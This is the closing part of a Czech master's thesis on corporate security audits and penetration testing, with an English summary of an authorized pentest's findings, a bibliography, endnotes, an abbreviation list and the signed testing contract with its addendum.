The work is devoted not only to general description and distribution penetration testing but also to a description of known methods such as OPSTMM or OWASP.Specification of this study is to question the role of standards in building of corporate security and application penetration testing. Standards outlined a view of the requirements for information security management system, risk management, metrics and performance measurement and potential use in carrying out penetration testing.

Recent trends in security threats are mention briefly in this study. For example the outlined issues of bot networks, malware or hacking of rising attacks on mobile devices. My work referred to them as disturbing factor influencing corporate security.

The practical part is devoted to design penetration test which is based on the practical experience of the author of this study in the field of corporate security. Methodology penetration testing was divided into several groups. The first and second tests were conducted by an external and internal perspective aiming for other wireless networks. The remaining three test groups were focused on web applications also on human resources and physical security.

At the end of designing the methodology, penetration test was followed by practical application in the specifically selected company. The test aim was to detect system vulnerabilities that could potentially allow an attacker to exploit. This test also confirmed that penetration testing should be an integral part of building corporate security system.

We were able to detect the weaknesses of the system in all directions tested areas. The web server pointed to potential threats of DoS attack. MITM technique utilized in the process of internal testing was successful in theft of sensitive data from facebook profile that has been used on one of the employee tested company. Testing wireless networks pointed to the lack of WEP encryption in one of the branch offices, which was the cause of getting login keys/passwords. These shortcomings were found also in the area of physical security - the final elements of the network are not secured in accordance with those standard ones. As the most threatening was the naive and irresponsible behavior of corporate employees. An

example of such behavior was the possibility of stolen credentials and potential attack corporate computers.

In the subsequent discussion of the results of tests the client was clear surprised, but at the end of the subsequent debate over specific issues they were understand and planning of immediate removal of all detected threats came on schedule . One of the first steps in the improvement of the security situation of the company was the decision to buy a high quality firewall and subsequent assistance with configuring it. It was also agreed to further cooperation in the form of repetition penetration tests after six months.

From the perspective of security consultant the test was successfully, it helped uncover the real threats to the operated system. Based on these findings the company can better respond to potential risks associated with hacker attacks and increase their security against them.

SEZNAM POUŽITÉ LITERATURY A PRAMENŮ

AEC: Data Security [online]. © 2009 [cit. 2013-05-22].
Dostupné z: http://www.aec.zc/cz

AIRCRACK-NG [online]. © 2009–2013 [cit. 2013-05-22].
Dostupné z: http://www.aircrack-ng.org

AIRDUMP: amp security [online]. © 2013 [cit. 2013-05-22].
Dostupné z: http://www.airdump.cz

ALLSOPP, Wil. *Unauthorised Access*. 1. vyd. Anglie: Wiley & Sons, 2009. 302 s. ISBN 978-0-470-74761-2.

Alltutorials: Ethical Hacking and Penetration Testing [online]. © 2013 [cit. 2013-05-22].
Dostupné z: http://www.backtracktutorial.com

CBT Nuggets: Training Videos Online, Certification and Education [online]. © 2013 [cit. 2013-05-22]. Dostupné z: http://www.cbtnuggets.com

CERT: Software Engineering Institute [online]. © 1995–2013 [cit. 2013-05-22].
Dostupné z: http://www.cert.org

COMPUTER WORLD: Deník pro IT profesionály [online]. © 2013 [cit. 2013-05-22].
Dostupné z: http://www.computerworld.cz

ELITE HACK FORUMS [online]. © 2002–2013 [cit. 2013-05-22].
Dostupné z: http://www.elitehackforums.com

ENGEBRETSON, Patrick. *The Basics of Hacking and Penetration Testing*. 1. vyd. USA: Singress, 2011. 180 s. ISBN 978-1597496551.

ERICKSON, Jon. *Hackind: The Art of Exploitation*. 2. vyd. Anglie: No Starch Press, 2008. 488 s. ISBN 978-1593271442.

EXPERIA GROUP: Outsourcing ICT. IT bez starostí [online]. © 2012 [cit. 2013-05-22].
Dostupné z: http://www.experia.cz

Fakulta informatiky Masarykovy univerzity [online]. © 2013 [cit. 2013-05-22]. Dostupné z: http://www.fi.muni.cz

Hacking DNA [online]. © 2013 [cit. 2013-05-22]. Dostupné z: http://www.hackingdna.com
HARRIS, Shon. *Hacking – Manuál hackera*. 1. vyd. Praha: Grada, 2008. 400 s. ISBN 978-80-247-1346-5.

ICT Security: Nezávislý odborný on-line magazín [online]. © 2010 [cit. 2013-05-22]. Dostupné z: http://www.ictsecurity.cz

ISECOM: Institute for Security and Open Methodologies [online]. © 2013 [cit. 2013-05-22].
Dostupné z: http://www.isecom.org

ISVS: Zpravodajství o ISVS a eGovernmentu [online]. © 2001–2012 [cit. 2013-05-22]. Dostupné z: http://www.isvs.cz

Kaspersky Lab: Antivirus Protection. Internet Security [online]. © 1997–2013 [cit. 2013-05-22]. Dostupné z: http://www.kaspersky.com

Lifehacker: Tips and downloads for getting things done [online]. © 2013 [cit. 2013-05-22]. Dostupné z: http://www.lifehacker.com

LONG, Johnny. *Google hacking*. 1. vyd. Brno: Zoner Press, 2005. 472 s. ISBN 80-86815-31-5.

McAfee: Antivirus, Encryption, Firewall, Email Security, Web Security, Risk & Compliance [online]. © 2003–2013 [cit. 2013-05-22]. Dostupné z: http://www.mcafee.com

MITNICK, Kevin D a William L SIMON. *Umění klamu*. 1. vyd. Gliwice: Helion, 2003. 348 s. ISBN 83-7361-210-6.

NEMETH, Evi, Garth SNYDER a Trent R Hein. *Linux: komplexní příručka administrátora*. 1. vyd. Brno: Computer Press, 2004, 828 s. ISBN 80-7226-919-4.

NextSoft [online]. © 2013 [cit. 2013-05-22].
Dostupné z: http://www.nextsoft.cz

NIST: National Institute of Standards and Technology [online]. © 2013 [cit. 2013-05-22]. Dostupné z: http://nist.gov

Offensive Security Training and Services [online]. © 2013 [cit. 2013-05-22]. Dostupné z: http://www.offensive-security.com

OWASP: The Open Web Application Security Project [online]. © 2013 [cit. 2013-05-22]. Dostupné z: http://www.owasp.org

ROOT.CZ: Informace nejen ze světa Linuxu [online]. © 1998–2013 [cit. 2013-05-22]. Dostupné z: http://www.root.cz

SECURELIST: Information about Viruses, Hackers and Spam [online]. © 1997–2013 [cit. 2013-05-22]. Dostupné z: http://www.securelist.com

SELECKÝ, Matúš. *Penetrační testy a exploitace*. 1. vyd. Brno: Computer Press, 2012. 304 s. ISBN 978-80-251-3752-9.

SMEJKAL, Vladimír a Karel RAIS. *Řízení rizik ve firmách a jiných organizacích*. 2. vyd. Praha: Grada, 2006. 296 s. ISBN 83-7361-210-6.

SOPHOS: Sophos UTM Connected [online]. © 1997–2013 [cit. 2013-05-22]. Dostupné z: http://www.sophos.com

SVATÁ, Vlasta. *Audit informačního systému*. 2. vyd. Praha: Professional Publishing, 2012. 226 s. ISBN 978-80-7431-106-2.

Svět sítí: Informace ze světa počítačových sítí [online]. © 2000–2013 [cit. 2013-05-22]. Dostupné z: http://www.svetsiti.cz

WALKER, Matt. *CEH Certified Ethical Hacker All-in-One Exam Guide*. 1. vyd. USA: McGraw-Hill Osborne Media, 2011. 416 s. ISBN 978-1597496551.

Zone-H: Unrestricted Information [online]. © 2013 [cit. 2013-05-22]. Dostupné z: http://www.zone-h.org

POZNÁMKOVÝ APARÁT

[1)] srov. WEBER, Filip. Penetrační testy v bezpečnostní analýze informačního systému. *Svět sítí* [online]. © 2007 [cit. 2013-05-22]. Dostupné z http://www.svetsiti.cz/clanek.asp?cid=Penetracni-testy-v-bezpecnostni-analyze-informacniho-systemu-28102007

[2)] srov. 2011 Cost of Data Breach Study. *SYMANTEC*. [online]. © 2012 [cit. 2013-05-22]. Dostupné z: http://www.symantec.com/content/en/us/about/media/pdfs/b-ponemon-2011-cost-of-data-breach-us.en-us.pdf

[3)] srov. SELECKÝ, Matúš. *Penetrační testy a exploitace*. 1. vyd. Brno: Computer Press, 2012. 304 s. ISBN 978-80-251-3752-9.

[4)] srov. SELECKÝ, Matúš. *Penetrační testy a exploitace*. 1. vyd. Brno: Computer Press, 2012. 304 s. ISBN 978-80-251-3752-9.

[5)] srov. SELECKÝ, Matúš. *Penetrační testy a exploitace*. 1. vyd. Brno: Computer Press, 2012. 304 s. ISBN 978-80-251-3752-9.

[6)] OSSTMM 3: The Open Source Security Testing Methodology Manual. *ISECOM*. [online]. © 2010 [cit. 2013-05-22]. Dostupné z: http://www.isecom.org/mirror/OSSTMM.3.pdf

[7)] TGISTA: Technical Guide to Information Security Testing and Assessment. *CSRC.NIST*. [online]. © 2008 [cit. 2013-05-22]. Dostupné z: http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf

[8)] OWASP Top Ten Project. *OWASP* [online]. © 2013 [cit. 2013-05-22]. Dostupné z: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

[9)] OWASP Top Ten Project. *OWASP* [online]. © 2013 [cit. 2013-05-22]. Dostupné z: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

[10)] WEBER, Filip. Penetrační testy v bezpečnostní analýze informačního systému. *Svět sítí* [online]. © 2007 [cit. 2013-05-22]. Dostupné z: http://www.svetsiti.cz/clanek.asp?cid=Penetracni-testy-v-bezpecnostni-analyze-informacniho-systemu-28102007

[11)] WEBER, Filip. Penetrační testy v bezpečnostní analýze informačního systému. *Svět sítí* [online]. © 2007 [cit. 2013-05-22]. Dostupné z: http://www.svetsiti.cz/clanek.asp?cid=Penetracni-testy-v-bezpecnostni-analyze-informacniho-systemu-28102007

[12)] SELECKÝ, Matúš. *Penetrační testy a exploitace*. 1. vyd. Brno: Computer Press, 2012. 304 s. ISBN 978-80-251-3752-9. Kap. 1: Metodologie a nástroje penetračních testů, s. 21

[13] MALINA, Richard. Tajemství penetračních testů. *Nextsoft* [online]. © 2004 [cit. 2013-05-22]. Dostupné z: http://www.nextsoft.cz/~malina/cs/articles/pentesty/tajemstvi_pentestu/

[14] Penetrační testy – jaké jsou jejich varianty a výsledky? (2. díl). *ISVS* [online]. © 2007 [cit. 2013-05-22]. Dostupné z: http://www.isvs.cz/penetracni-testy-jake-jsou-jejich-varianty-a-vysledky-2-dil/

[15] Penetrační testování. *EXPERIA* [online]. © 2012 [cit. 2013-05-22]. Dostupné z: http://www.experia.cz/penetracni-testovani/

[16] srov. Security Threats Report 2013. *SOPHOS: Sophos UTM Connected* [online]. © 2013 [cit. 2013-05-22]. Dostupné z: http://www.sophos.com/en-us/security-news-trends/reports/security-threat-report.aspx

[17] srov. Nessus – Exploit Rootkits Scanner. *AIRDUMP* [online]. © 2013 [cit. 2013-05-22]. Dostupné z: http://airdump.cz/nessus-exploit-rootkit-scanner/

[18] WebSploit Toolkit. *ELITEHACKFORUMS* [online]. © 2013 [cit. 2013-05-22]. Dostupné z: http://elitehackforums.com/showthread.php?tid=1122

[19] Information Security. *CSRC.NIST.GOV* [online]. © 2009 [cit. 2013-05-22]. Dostupné z: http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf

[20] srov. ŠIMEK, Richard. Sociotechnika (sociální inženýrství). *Fi.muni* [online]. © 2003 [cit. 2013-05-22]. Dostupné z: http://www.fi.muni.cz/usr/jkucera/pv109/2003p/xsimek3sociotechnika.htm

[21] Nebezpečné komunikační praktiky a sociální inženýrství. *E-bezpečí* [online]. © 2008 [cit. 2013-05-22]. Dostupné z: http://cms.e-bezpeci.cz/content/view/20/63/lang,czech/

[22] srov. ŠIMEK, Richard. Sociotechnika (sociální inženýrství). *Fi.muni* [online]. © 2003 [cit. 2013-05-22]. Dostupné z: http://www.fi.muni.cz/usr/jkucera/pv109/2003p/xsimek3sociotechnika.htm

[23] ŠIMEK, Richard. Sociotechnika (sociální inženýrství). *Fi.muni* [online]. © 2003 [cit. 2013-05-22]. Dostupné z: http://www.fi.muni.cz/usr/jkucera/pv109/2003p/xsimek3sociotechnika.htm

SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK

ACS	Access Control System
AES	Advanced Encryption Standard
AP	Access Point
ARP	Address Resolution Protocol
ASVS	Application Security Verification Standard
BIOS	Basic input output system
BSSID	Basic Service Set Identifier
CD	Compact Disc
CGI	Common Gateway Interface
DHCP	Dynamic Host Configuration Protocol
DNS	Domain Name System
DoS	Denial of Service
DSoS	Distributed Denial Of Service
DVD	Digital Video Disc
FMS	File Management System
FTP	File Transfer Protocol
GUI	Graphical User Interface
HDD	Hard Disk Drive
HTML	HyperText Markup Language
HW	Hardware
IDS	Intrusion Detection Systém
IEC	International Electrotechnical Commission
IEEE	Institute of Electrical and Electronics Engineers
IIS	Internet Information Services
IM	Instant Messaging
IP	Internet Protocol
IPS	Intrusion Prevention System
IRC	Internet Relay Chat
IS	Information Systems
ISMS	Information Necurity Management System
ISO	International Organization for Standardization
IT	Information Technology

ICT	Information and communications technology
IV	Initialization Vector
IVR	Interactive Voice Response
J2EE	Java 2 platform Enterprise Edition
LAN	Local Area Network
LDAP	Lightweight Directory Access Protocol
MBR	Master Boot Record
MITM	Man In The Middle
NFS	Network File System
NH	Národní Hospodářství
OS	Operating Systems
OSSTMM	Open Source Security Testing Methodology Manual
OWAPS	Open Web Application Security Project
P2P	Peer to Peer
PC	Personal Computer
PDC	Primary Domain Controller
PDCA	Plan Do Check Act
POP	Post Office Protocol
PPP	Point to Point Protocol
PSK	PreShared Key
PTK	Pairwise Transient Key
QR	Quick Response Code
RADIUS	Remote Authentication Dial In User Service
RDP	Remote Desktop Protocol
SMB	Sereve Message Block
SMTP	Simple Mail Transfer Protocol
SNMP	Simple Network Management Protocol
SQL	Structured Query Language
SSID	Service Set Identifier
SW	Software
TAS	Transport Aplication Server
TCP	Transmission Control Protocol
TGISTA	Technical Guide to Information Security Testing and Assessment

UAC	User Account Control
UDP	User Datagram Protocol
USB	Universal Serial Bus
VNC	Virtual Network Computing
VPN	Virtual Private Network
WAF	Web Application Firewall
WAN	Wide Area Network
WEP	Wired Equivalent Privacy
Wi-Fi	Wireless Fidelity
WLAN	Wireless Local Area Network
WPA	Wi-Fi Protected Access
WWW	World Wide Web
XML	Extensible Markup Language

SEZNAM OBRÁZKŮ

SEZNAM TABULEK

SEZNAM PŘÍLOH

PŘÍLOHA P I: UDĚLENÍ SOUHLASU S POUŽITÍM ČÁSTÍ ČSN

Úřad pro technickou normalizaci, metrologii a státní zkušebnictví (ÚNMZ), uděluje tímto panu Zbyňku Slezákovi, autorovi diplomové práce „Bezpečnostní audity a pentesting ve firemním prostředí" souhlas s použitím částí ČSN ISO/IEC 17799:2006, ČSN ISO/IEC 27001:2005, ČSN ISO/IEC 27006:2013 (vybrané části kapitol) za účelem použití ve výše uvedené diplomové práci a to pod podmínkou informování o zdroji informace.

Za ÚNMZ:

Úřad pro technickou normalizaci, metrologii a státní zkušebnictví
Gorazdova 24, P.O.Box 49
128 01 Praha 2

.....

Bc. Patrik Vagel

Zástupce ředitele, Kancelář Úřadu

PŘÍLOHA P II: SMLOUVA O DÍLO (STRANA Č. 1)

[redacted]

Smlouva o dílo
(penetrační testovaní společnosti [redacted] s.r.o.)

Ing. [redacted], IČ: [redacted] se sídlem Ostrava (objednatel)

a

Bc. Zbyněk Slezák (zhotovitel)

uzavírají tuto smlouvu o dílo:

I. Předmět smlouvy

Předmětem smlouvy je provedení penetračního testovaní společnosti [redacted] s.r.o. (dále jen „dílo") dle postupu:

- Externí testovaní – penetrační testovaní prováděné z vnější sítě Internetu
- Interní testovaní – penetrační testovaní prováděné z vnitřní sítě intranetu
- Testovaní bezdrátových sítí – penetrační testovaní bezdrátových sítí prováděné z intranetu
- Testovaní webových aplikací – penetrační testovaní webových aplikací prováděné z internetu a intranetu
- Testovaní fyzické bezpečnosti – penetrační testovaní fyzické bezpečnosti prováděné v rámci všech poboček
- Testovaní lidského faktoru – penetrační testovaní technikou sociálního inženýrství prováděné na zaměstnancích společnosti [redacted] s.r.o.

II. Termín provedení a předání

Dílo bude zhotoveno do 27. 5. 2013 dle stanoveného harmonogramu:

- Externí testovaní – bude prováděno od 18. 4. 2013 do 24. 5. 2013
- Interní testovaní – bude prováděno od 6. 5. 2013 do 17. 5. 2013
- Testovaní bezdrátových sítí – bude prováděno od 6. 5. 2013 do 17. 5. 2013
- Testovaní webových aplikací – bude prováděno od 18. 4. 2013 do 24. 5. 2013
- Testovaní lidského faktoru – bude prováděno od 18. 4. 2013 do 24. 5. 2013

K předání a převzetí díla dojde při společné schůzce 28. 5. 2013 v sídle společnosti. Převzetí díla bude potvrzeno písemně. Po vzájemné dohodě se objednavatel vyjádří k možnosti publikovaní tohoto díla v diplomové práci zhotovitele. Bude tak učiněno pomocí dodatku k této smlouvy.

PŘÍLOHA P III: SMLOUVA O DÍLO (STRANA Č. 2)

III. Další ustanovení

Penetrační testování bude nedestruktivní, tudíž nepovede ke kolapsu firemních činností. Pokud budou prováděny testy, které by mohly krátkodobě omezit provoz společnosti, bude se tak dít ve večerních hodinách (od 19 hodin). Zhotoviteli se dává plná pravomoc konat penetrační testování za účelem analýzy bezpečnosti. Zhotovitel se zavazuje k ochraně získaných dat, a to jak při testovaní, tak i po něm.

IV. Prohlášení stran

Obě strany prohlašují, že si smlouvu o dílo sepsanou na základě svobodné vůle přečetly a s jejím obsahem souhlasí. Na důkaz toho připojují své podpisy.

V Ostravě dne 17. 4. 2013

.....	.....
Bc. Zbyněk Slezák (zhotovitel)	Ing. [redacted] (objednatel)

PŘÍLOHA P IV: SMLOUVA O DÍLO (DODATEK)

Dodatek ke smlouvě

Smlouva o dílo

(penetrační testovaní společnosti [redacted])

(dále jen „**dodatek**“)

uzavřený mezi smluvními stranami

Smluvní strany:

Ing. [redacted] IČ: [redacted] se sídlem Ostrava (objednatel)

a

Bc. Zbyněk Slezák (zhotovitel)

Obě smluvní strany se dohodly na doplnění **Smlouvy** penetračního testováni společnosti [redacted], uzavřené mezi [redacted] a Zbyňkem Slezákem dne 17. 4. 2013 (dále jen „smlouva“), následovně:

Článek I.

Došlo k předání výsledků penetračního testování objednavateli. Na základě dohody mezi objednavatelem a zhotovitelem může zhotovitel použít nasbíraná data v diplomové práci „Bezpečnostní audity a pentesting ve firemním prostředí“. Podmínkou pro zveřejnění nasbíraných dat je, že nebudou vést k identifikaci společnosti, pro kterou bylo toto testování vyhotoveno.

Článek II.
Závěrečná ustanovení

Tento dodatek nabývá účinnosti dnem podpisu oprávněných smluvních stran a uzavírá se na dobu neurčitou.

V Ostravě dne 28. 5. 2013

.....
Bc. Zbyněk Slezák (zhotovitel)

[redacted]
.....
podpis Ing [redacted] (objednatel)